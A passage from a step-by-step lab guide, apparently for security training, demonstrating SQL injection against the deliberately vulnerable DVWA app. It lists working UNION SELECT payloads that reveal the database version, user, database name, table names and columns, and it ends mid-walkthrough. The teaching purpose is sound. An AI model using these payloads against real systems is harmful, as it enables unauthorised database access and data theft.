


Figure 2.3 Screenshot of PLABKALIo1: DVWA SQL Injection ID results.

We see results of:

ID:3

First Name: Hack

Surname: Me

We will move onto more advanced SQL terms now to work out the columns.

Type into the User ID Field and click **Submit**:

3'



Figure 2.4 Screenshot of PLABKALIo1: DVWA error screen.

We get this error message which is a positive sign and strongly indicates this website is vulnerable to SQL Injection.

Step 4

Type into the User ID Field and click **Submit**:

3' and 1=1 #




Figure 2.5 Screenshot of PLABKALIo1: DVWA SQL Injection results.

Type into the User ID Field:

3' and 1=0 union select null, version() #




Figure 2.6 Screenshot of PLABKALIo1: DVWA SQL Injection results.

Now we know that the database is MariaDB and its version 10.1.16

Type into the User ID Field:

3' and 1=0 union select null, user() #




Figure 2.7 Screenshot of PLABKALIo1: DVWA SQL Injection results.

The main user here is root@localhost.

Type into the User ID Field:

3' and 1=0 union select null, database() #




Figure 2.8 Screenshot of PLABKALIo1: DVWA SQL Injection results.

The database is confirmed now belonging to DVWA.

Step 5

Type into the User ID Field click **Submit**:

```
3' and 1=0 union select null,table_name from
information_schema.tables #
```




Figure 2.9 Screenshot of PLABKALIo1: DVWA SQL Injection results.

We are now presented with column headings through the table of the database. We can see that there are a lot of different headings within this database. Take a moment to scan through the different listings and you will see that there are columns for user privileges and a variety of statistical information which are held in the database.

Type into the User ID Field:

`3' and 1=0 union select null,table_name from information_schema.tables where table_schema!='mysql' and table_schema!='information_schema' #`




Figure 2.10 Screenshot of PLABKALIO1: DVWA SQL Injection results.

This command has brought up information about the account columns by calling on the schema which contains those details. We see an that we have accessed information about the guestbook, users and accounts fields.

Type into the User ID Field:

3' and 1=0 union select null,table_name from information_schema.columns where table_name='users' #

